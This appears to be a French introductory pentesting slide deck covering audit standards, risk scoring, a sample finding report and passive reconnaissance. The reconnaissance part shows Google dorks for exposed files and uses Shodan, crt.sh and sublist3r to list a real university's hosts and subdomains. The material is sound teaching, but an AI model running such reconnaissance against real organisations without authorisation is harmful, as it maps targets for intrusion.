




Introduction au Pentest

Zeecka - Hackcess



Who Am I ?

Alex GARRIDO (@zeecka_)

Ingénieur Cybersécurité (ENSIBS - 2020)

Membre de l'équipe de CTF "Aperi'Kube"

Pentester chez Imineti
(OSCP/OSWE/PASSI)

Parcours Professionnel

- BAC S (spécialisation ISN)
- **IUT** Informatique
- Ecole d'ingénieur Cyberdéfense - **ENSIBS** / Pentester chez APIXIT - 3 ans
- Pentester chez SEC-IT - 1 an
- **Pentester PASSI** chez Imineti (NIJI) - 1 an

Parcours Personnel

- **Autodidacte** depuis le collège, “Root-Me” depuis de Lycée
- Participation à de nombreuses **conventions/CTF** (BlackHat Londres, Nuit du Hack, BreizhCTF, GreHack, Hack in Paris, FIC ...)
- Equipe de CTF “**Aperi’Kube**” (particulièrement active il y a 3 ans), ~1 CTF / semaine
- Spécialisation en **Stéganographie**, création de l’outil “Aperi’Solve”
- Passage de l’**OSCP** et **OSWE** pendant le confinement

Sommaire

01

Par où commencer ?

CTF ? HTB ? THM ?
Root-Me ? OSCP ?

02

Le Pentest

RETEX, Différences,
Contraintes, ...

03

Pentest “Externe”

Méthodologie de test
externe

04

Pentest “Interne”

Méthodologie de test
interne



01

PAR OU COMMENCER ?



01 – Par où commencer ?



Kali Linux

Base Debian
Le plus connu



Parrot Security


Alternative à Kali
poussée par HTB



BlackArch Linux

Utilisé par les barbus
primitifs 😏

01 – Par où commencer ?



OI – Par où commencer ?





02

Le PENTEST

02 – Le Pentest

Audit : Processus systématique, indépendant et documenté en vue d'obtenir des preuves d'audit et de les évaluer de manière objective pour déterminer dans quelle mesure les critères d'audit sont satisfaits

Critères d'audit : ensemble des référentiels, guides, procédures ou exigences applicables à la sécurité du système d'information audité.

Preuves d'audit : enregistrements, énoncés de faits ou autres informations qui se rapportent aux critères d'audit et sont vérifiables.

Constats d'audit : résultats de l'évaluation des preuves d'audit recueillies par rapport aux critères d'audit.

02 – Le Pentest

Tests d'intrusion : Le principe du test d'intrusion est de découvrir des vulnérabilités sur le système d'information audité et de vérifier leur exploitabilité et leur impact, dans les conditions réelles d'une attaque sur le système d'information, à la place d'un attaquant potentiel. Les vulnérabilités testées peuvent également avoir été identifiées au cours d'autres activités d'audit. Cette activité d'audit peut être réalisée soit depuis l'extérieur du système d'information audité, soit depuis l'intérieur. Un test d'intrusion n'a pas vocation à être exhaustif.

02 – Le Pentest

Extrait du référentiel PASSI :

L'auditeur en tests d'intrusion doit disposer de compétences approfondies dans les domaines techniques suivants : réseaux et protocoles ; équipements et logiciels de sécurité ; systèmes d'exploitation ; couche applicative ; attaques ...

Il doit par ailleurs avoir les qualités suivantes :

- savoir synthétiser et restituer l'information utile pour du personnel technique et non technique ;
- savoir rédiger des rapports et des documentations adaptées à différents niveaux d'interlocuteurs (services techniques, organe de direction, etc.) ;
- savoir travailler en équipe (partage de connaissances, collaboration technique et entraide).

02 – Le Pentest

- **Rédaction/Restitution** = 50% du travail
- Processus avec réunions (cadrage, lancement, restitution, ...)
- Corpus documentaire (Proposition commerciale, Document de lancement, Autorisation d'audit, Rapport, PV de livraison, de non atteinte au SI, de destruction, ...)
- Notion de commanditaire / Audité / Auditeur
- Pas un terrain de jeu ! Actions avec de réelles conséquences
 - ⇒ Possible de bloquer une entreprise / un site

02 – Le Pentest

Qualités d'un pentester :

- Notion d'éthique, d'impartialité, de diplomatie, d'intégrité, de polyvalence, de capacité de décisions... (PASSI)
- Capacité rédactionnelle
- Capacité de vulgarisation / adaptation
- Casier judiciaire b3 vide (PASSI)

02 – Le Pentest

- **Boite noire / Boite grise / Boite blanche**
- Notion de temps restreint, d'exhaustivité, d'horaires, d'échantillonnage, de profil d'attaquant ;
- Rapport doit contenir:
 - Rappel du contexte (périmètre, contacts, méthodo, ...)
 - Synthèse
 - Liste des vulnérabilités identifiées (avec risques, difficulté de remédiation, preuves, recommandations, ...)
 - Annexes / Référentiels

02 – Le Pentest

Risque = Impact x Menace

Impacts

- Confidentialité
- Intégrité
- Disponibilité

Menace définie par le type d'acteur et la difficulté d'exploitation

02 - Le Pentest

Difficulté d'exploitation

Impact

	Difficile	Elevée	Modérée	Facile
Mineur	Mineur	Mineur	Important	Majeur
Important	Mineur*	Important	Important	Majeur
Majeur	Important	Majeur	Majeur	Critique
Critique	Important	Majeur	Critique	Critique

02 – Le Pentest



Common Vulnerability Scoring System Version 3.1 Calculator

Hover over metric group names, metric names and metric values for a summary of the information in the official CVSS v3.1 Specification Document. The Specification is available in the list of links on the left, along with a User Guide providing additional scoring guidance, an Examples document of scored vulnerabilities, and notes on using this calculator (including its design and an XML representation for CVSS v3.1).

Base Score

7.1
(High)

Attack Vector (AV)

Network (N) Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC)

Low (L) High (H)

Privileges Required (PR)

None (N) **Low (L)** High (H)

User Interaction (UI)

None (N) Required (R)

Scope (S)

Unchanged (U) Changed (C)

Confidentiality (C)

None (N) Low (L) **High (H)**

Integrity (I)

None (N) **Low (L)** High (H)

Availability (A)

None (N) Low (L) High (H)

02 - Le Pentest

5.2.2 Relais SMTP ouvert


	VULN-2	
Titre	Relais SMTP ouvert	<u>CVSS 7.2</u>
Cible	[REDACTED] [REDACTED]	
Description	Un relais SMTP ouvert (ou "open relay") est un serveur mail SMTP configuré de telle sorte qu'il permet à n'importe qui d'envoyer un courriel par son intermédiaire, le plus souvent en usurpant l'adresse d'émission du courriel. Les serveur SMTP présents sur les adresses IP [REDACTED] et [REDACTED] sont vulnérables aux attaques par relais. Il est ainsi possible d'envoyer des emails au nom de n'importe quelle adresse finissant par @[REDACTED].fr, à destination des utilisateurs mails @[REDACTED].fr.	
Recommandation	Mettre en place une authentification sur le serveur SMTP et désactiver la fonctionnalité de relais SMTP.	
Références	https://fr.wikipedia.org/wiki/Open_relay http://www.postfix.org/SMTPD_ACCESS_README.html	

02 – Le Pentest

“RED TEAM”

- Fonctionne avec une **BLUE** team (et **purple** team)
- S'applique sur des entreprises avec un **niveau de sécurité mature**
- **Nécessite des compétences techniques avancées**
- Peut impliquer du **phishing** ou de l'**intrusion physique** (mais pas forcément)

02 - Le Pentest



02 – Le Pentest

- Le **Phishing** peut être vendu comme une prestation de sensibilisation à part entière ou comme option
- L'**Intrusion physique** peut être vendu comme une prestation à part entière ou comme option

Rappel: il existe également d'autres types d'audit. Le choix de la prestation dépend d'une analyse de risque préalable.



03

PENTEST “EXTERNE”

03 – Pentest “Externe”

1. Reconnaissance Passive
2. Reconnaissance Active
3. Identification des vulnérabilités “simples”
4. Énumération par services
5. Reconnaissance Web
6. Identification de vulnérabilités Web
7. Exploitation de vulnérabilités Web

03 – Pentest “Externe”

1. **Reconnaissance Passive**
2. Reconnaissance Active
3. Identification des vulnérabilités “simples”
4. Énumération par services
5. Reconnaissance Web
6. Identification de vulnérabilités Web
7. Exploitation de vulnérabilités Web

03 – Pentest “Externe” – Reco Passive


OSINT : « Open-source intelligence » (**ROSO** en Français)

- Médias (journaux, magazines, radios, chaîne TV de différents pays...)
- Internet (moteurs de recherche, forums, blog, réseaux sociaux, ...)
- Données gouvernementales (journal officiel, publications officielles, site web et annonces officielles)
- Données professionnelles et académiques (revues académiques, conférences, publications, thèses, ...)
- « Littérature grise » (rapports techniques, prépublications, brevets, documents commerciaux, travaux non publiés, ...)

Légal sans autorisation MAIS depuis mercredi 25 août 2021, le fait de révéler l'identité d'une personne sur Internet ainsi que des informations personnelles la concernant, dans le but de lui nuire, est désormais puni pénalement, selon l'article 223-1-1 du Code pénal. (« doxxing »)

Join the OSINT-FR COMMUNITY

OSINT THE PLANET



A Discord invite notification for the server "OSINT FR". At the top is a small icon of a skull wearing a red beret. Below it, the text reads "navlys_ invited you to join". The server name "OSINT FR" is displayed in bold. Underneath, it shows "1,406 Online" and "7,097 Members". At the bottom is a blue button labeled "Accept Invite".



<https://discord.com/invite/dWY9sWFKYD>

03 – Reco Passive – Moteurs de recherche

Google Dorks


Mots clés : inurl: , intext: , intitle: , filetype: , file: , ext: , site: , feed: , language: ...

Exemples :

- site:gov.* intitle:"index of" *.csv
- site:vps-*.vps.ovh.net
- inurl:admin filetype:xls

<https://www.exploit-db.com/google-hacking-database>

03 – Reco Passive – Moteurs de recherche



Google

site:gov.* intitle:"index of" *.csv

All Images Videos News Maps More Tools

About 6,070 results (0.39 seconds)

<http://maps.six.nsw.gov.au> > csv > current > dealing

Index of /csv/current/dealing/4560000 - SIX Maps
Index of /csv/current/dealing/4560000. Parent Directory · 4561527.csv.

<http://maps.six.nsw.gov.au> > csv > street > NULLICA_2551

Index of /csv/current/street/NULLICA_2551 - SIX Maps
Index of /csv/current/street/NULLICA_2551. Parent Directory · TOWAMBA ROAD_NULLICA_2551.csv.

<https://www.mendoza.gov.ar> > wp-content > supra-csv-...

Index of /wp-content/uploads/supra-csv-parser
Index of /wp-content/uploads/supra-csv-parser. [ICO]. Name · Last modified · Size · Description. [PARENTDIR], Parent Directory, -, [DIR] ...

<http://sho.gov.sd> > view > dataloader > examples > data

Index of /view/ammmap/plugins/dataloader/examples/data

Name	Last modified	Size
Parent Directory		-
MSFT.csv	2020-04-05 17:02	180K
MSFT_events.csv	2020-04-05 17:02	3.3K

[View 10 more rows](#)

03 – Reco Passive – Moteurs de recherche

Bing

ip::127.0.0.1

The screenshot shows a Bing search results page. At the top, the Microsoft Bing logo is on the left, and the search bar contains the IP address 'ip:161.3.1.48'. Below the search bar are navigation tabs for ALL, WORK, IMAGES, VIDEOS, MAPS, NEWS, SHOPPING, and ABOUT SEARCH RESULTS. The search results are displayed in a list format. The first result is for 'Master HCP - Université Jean Monnet' with a URL starting with 'https://fac-shs.univ-st-etienne.fr/fr/lous-les-faits-marquants/annee...'. Below this result are tabs for 'Pour Qui ?', 'et Après ?', and 'Accompagnement de l'étudiant'. The 'Conditions d'admission' section is visible, mentioning 'Pré-requis Bac général, techno ou pro'. The second result is for 'B.U.T. Génie Industriel et Maintenance (GIM) - Université Jean ...' with a URL starting with 'https://iut-roanne.univ-st-etienne.fr/fr/formations/b-u-t-BU/b-u-t-genie...'. It also has tabs for 'Pour Qui ?', 'et Après ?', and 'Accompagnement de l'étudiant'. The 'Objectifs' section is visible, mentioning 'Ce parcours vise à former des informaticiens capables de répondre aux problématiques de la massification des données...'. The third result is for 'Campus de Roanne - Université Jean Monnet' with a URL starting with 'https://www.univ-st-etienne.fr/fr/campus-de-roanne.html'. The page also shows author information and publish years for the first two results.

Microsoft Bing ip:161.3.1.48

ALL WORK IMAGES VIDEOS MAPS NEWS SHOPPING ABOUT SEARCH RESULTS ⓘ

62 000 Results Date ▾ Open links in new tab

Master HCP - Université Jean Monnet
<https://fac-shs.univ-st-etienne.fr/fr/lous-les-faits-marquants/annee...>
Master HCP, Hervé Cubizolle, Professeur des Universités, Géographe, nous présente le Master Histoire, Civilisation, Patrimoine dont il a la responsabilité. Le Master Histoire, Civilisation,...

B.U.T. Génie Industriel et Maintenance (GIM) - Université Jean ...
<https://iut-roanne.univ-st-etienne.fr/fr/formations/b-u-t-BU/b-u-t-genie...>

Pour Qui ? et Après ? Accompagnement de l'étudiant

Conditions d'admission
Pré-requis Bac général, techno ou pro La formation peut accueillir des profils variés, quels que soient les enseignements de spécialité et les enseignements optionnels choisis au lycée général et technologique. Elle peut accueillir des étudiants du supérieur souhaitant se réorienter. Il est, e...

See more on iut-roanne.univ-st-etienne.fr
Author: perricho#utilisateurs Publish Year: 2021

Master Informatique Parcours Données et Systèmes ...
<https://www.univ-st-etienne.fr/fr/formation/master-XB/master-XB/master...>

Objectifs Pour Qui ? et Après ?

Ce parcours vise à former des informaticiens capables de répondre aux problématiques de la massification des données et de l'interconnexion des systèmes informatiques de plus en plus complexes du fait de l'évolution numérique actuelle (web sémantique, Internet des objets, big data, etc). Pour cela, nous dispensons des cours permettant de maîtriser ...

See more on univ-st-etienne.fr
Author: perricho#utilisateurs Publish Year: 2021

Campus de Roanne - Université Jean Monnet
<https://www.univ-st-etienne.fr/fr/campus-de-roanne.html>
Associée à l'ensemble des stratégies du bassin roannais, l'Université contribue à l'émergence de projets innovants répondant aux besoins des entreprises et des étudiants. Contacts Université...

03 – Reco Passive – Moteurs de recherche

The screenshot shows a web browser window with the address bar displaying `https://www.shodan.io/host/161.3.1.48`. The browser's navigation bar includes a search bar with the text "SHODAN" and a search icon. Below the search bar, there is a map of Saint-Étienne, France, with various locations labeled. A large red search bar is overlaid on the map. In the bottom left corner of the browser window, the IP address "161.3.1.48" is displayed. The browser's address bar also shows "90%" zoom and a star icon for bookmarks.

General Information

Hostnames	mauves.univ-st-etienne.fr, univ-st-etienne.fr
Domains	UNIV-ST-ETIENNE.FR
Country	France
City	Saint-Étienne
Organization	DSI - Direction du Systeme d'Information
ISP	Renater
ASN	AS1724

Open Ports

// LAST SEEN: 2022-05-30

80	443
----	-----

// 80 / TCP

[-1235779361](#) | 2022-05-29T19:44:46,894923

nginx

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 29 May 2022 19:44:46 GMT
Content-Type: text/html
Content-Length: 867
Last-Modified: Wed, 17 Feb 2016 14:48:24 GMT
Connection: keep-alive
Etag: "56c48838-363"
Accept-Ranges: bytes
```

// 443 / TCP


[-1215251830](#) | 2022-05-30T16:55:34,242886

nginx

```
HTTP/1.1 302 Found
```


03 – Reco Passive – Moteurs de recherche

← → ↻ 🔒 https://crt.sh/?q=%25univ-st-etienne.fr

crt.sh Identity Search  [Group by Issuer](#)

Criteria Type: Identity Match: ILIKE Search: 'univ-st-etienne.fr'

Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	6830276687	2022-05-30	2022-05-30	2023-05-30	leban.univ-st-etienne.fr	leban.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
	6830276185	2022-05-30	2022-05-30	2023-05-30	leban.univ-st-etienne.fr	leban.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
	6798542608	2022-05-25	2022-05-25	2023-05-25	ldp4-as-p.univ-st-etienne.fr	ldp4-as-p.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Secctigo Limited, CN=Secctigo RSA Organization Validation Secure Server CA
	6798542149	2022-05-25	2022-05-25	2023-05-25	ldp4-as-p.univ-st-etienne.fr	ldp4-as-p.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Secctigo Limited, CN=Secctigo RSA Organization Validation Secure Server CA
	6795342749	2022-05-24	2022-05-24	2023-05-24	ldp-as-p.univ-st-etienne.fr	ldp-as-p.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Secctigo Limited, CN=Secctigo RSA Organization Validation Secure Server CA
	6795342585	2022-05-24	2022-05-24	2023-05-24	ldp-as-p.univ-st-etienne.fr	ldp-as-p.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Secctigo Limited, CN=Secctigo RSA Organization Validation Secure Server CA
	6792361921	2022-05-24	2022-05-24	2023-05-24	ldp-as-p.univ-st-etienne.fr	ldp-as-p.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Secctigo Limited, CN=Secctigo RSA Organization Validation Secure Server CA
	6792357376	2022-05-24	2022-05-24	2023-05-24	ldp-as-p.univ-st-etienne.fr	ldp-as-p.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Secctigo Limited, CN=Secctigo RSA Organization Validation Secure Server CA
	6791950907	2022-05-24	2022-05-24	2023-05-24	apo19-as-q.univ-st-etienne.fr	apo19-as-q.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Secctigo Limited, CN=Secctigo RSA Organization Validation Secure Server CA
	6791344056	2022-05-24	2022-05-24	2023-05-24	apo19-as-q.univ-st-etienne.fr	apo19-as-q.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Secctigo Limited, CN=Secctigo RSA Organization Validation Secure Server CA
	6791570225	2022-05-24	2022-05-24	2023-05-24	ldp-as-t.univ-st-etienne.fr	ldp-as-t.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Secctigo Limited, CN=Secctigo RSA Organization Validation Secure Server CA
	6791569809	2022-05-24	2022-05-24	2023-05-24	ldp-as-t.univ-st-etienne.fr	ldp-as-t.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Secctigo Limited, CN=Secctigo RSA Organization Validation Secure Server CA
	6791334548	2022-05-24	2022-05-24	2022-08-22	expression-sensible.univ-st-etienne.fr	expression-sensible.univ-st-etienne.fr	C=US, O=Let's Encrypt, CN=R3
	6791335072	2022-05-24	2022-05-24	2022-08-22	expression-sensible.univ-st-etienne.fr	expression-sensible.univ-st-etienne.fr	C=US, O=Let's Encrypt, CN=R3
	6791253879	2022-05-24	2022-05-24	2023-05-24	ldp-as-t.univ-st-etienne.fr	ldp-as-t.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Secctigo Limited, CN=Secctigo RSA Organization Validation Secure Server CA
	6791253445	2022-05-24	2022-05-24	2023-05-24	ldp-as-t.univ-st-etienne.fr	ldp-as-t.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Secctigo Limited, CN=Secctigo RSA Organization Validation Secure Server CA
	6790162535	2022-05-24	2022-05-24	2023-05-24	ldp-as-p.univ-st-etienne.fr	ldp-as-p.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Secctigo Limited, CN=Secctigo RSA Organization Validation Secure Server CA
	6790162493	2022-05-24	2022-05-24	2023-05-24	ldp-as-p.univ-st-etienne.fr	ldp-as-p.univ-st-etienne.fr	C=GB, ST=Greater Manchester, L=Salford, O=Secctigo Limited, CN=Secctigo RSA Organization Validation Secure Server CA
	6786740419	2022-05-23	2022-05-23	2023-05-23	ent.univ-st-etienne.fr	ent1.univ-st-etienne.fr ent2.univ-st-etienne.fr ent-test.univ-st-etienne.fr ent.univ-st-etienne.fr lez.univ-st-etienne.fr saire.univ-st-etienne.fr seudre.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
	6786740241	2022-05-23	2022-05-23	2023-05-23	ent.univ-st-etienne.fr	ent1.univ-st-etienne.fr ent2.univ-st-etienne.fr ent-test.univ-st-etienne.fr ent.univ-st-etienne.fr lez.univ-st-etienne.fr saire.univ-st-etienne.fr seudre.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
	6786697695	2022-05-23	2022-05-23	2023-05-23	mediacenter3.univ-st-etienne.fr	mediacenter3.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
	6786697388	2022-05-23	2022-05-23	2023-05-23	mediacenter3.univ-st-etienne.fr	mediacenter3.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
	6785983167	2022-05-23	2022-05-23	2023-05-23	listes.univ-st-etienne.fr	listes.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
	6785982749	2022-05-23	2022-05-23	2023-05-23	listes.univ-st-etienne.fr	listes.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
	6768127786	2022-05-20	2022-05-20	2023-05-20	sphax.univ-st-etienne.fr	sphax.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
	6768127867	2022-05-20	2022-05-20	2023-05-20	sphax.univ-st-etienne.fr	sphax.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
	6768112731	2022-05-20	2022-05-20	2023-05-20	sphax.univ-st-etienne.fr	sphax.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
	6768112617	2022-05-20	2022-05-20	2023-05-20	sphax.univ-st-etienne.fr	sphax.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4
	674711782	2022-05-17	2022-05-17	2023-05-17	sesame.univ-st-etienne.fr	beal.univ-st-etienne.fr limesurvey.univ-st-etienne.fr sesame-as-p.univ-st-etienne.fr sesame.univ-st-etienne.fr telsurvey.univ-st-etienne.fr	C=NL, O=GEANT Vereniging, CN=GEANT OV RSA CA 4

03 – Reco Passive – Moteurs de recherche

Sublist3r &
Subfinder


```
~ sublist3r -d univ-st-etienne.fr -e Bing

SUBLIST3R

# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for univ-st-etienne.fr
[-] Searching now in Bing..
[-] Total Unique Subdomains Found: 14
candidatures2.univ-st-etienne.fr
cas.univ-st-etienne.fr
catalogue-brisees.univ-st-etienne.fr
claroline-connect.univ-st-etienne.fr
ead-ifsi.univ-st-etienne.fr
ead-iseag.univ-st-etienne.fr
fac-droit.univ-st-etienne.fr
fac-shs.univ-st-etienne.fr
international-sciencemasters.univ-st-etienne.fr
www.iut.univ-st-etienne.fr
mediacenter3.univ-st-etienne.fr
mondossier.univ-st-etienne.fr
mood.univ-st-etienne.fr
perso.univ-st-etienne.fr
```

03 – Reco Passive – Réseaux sociaux



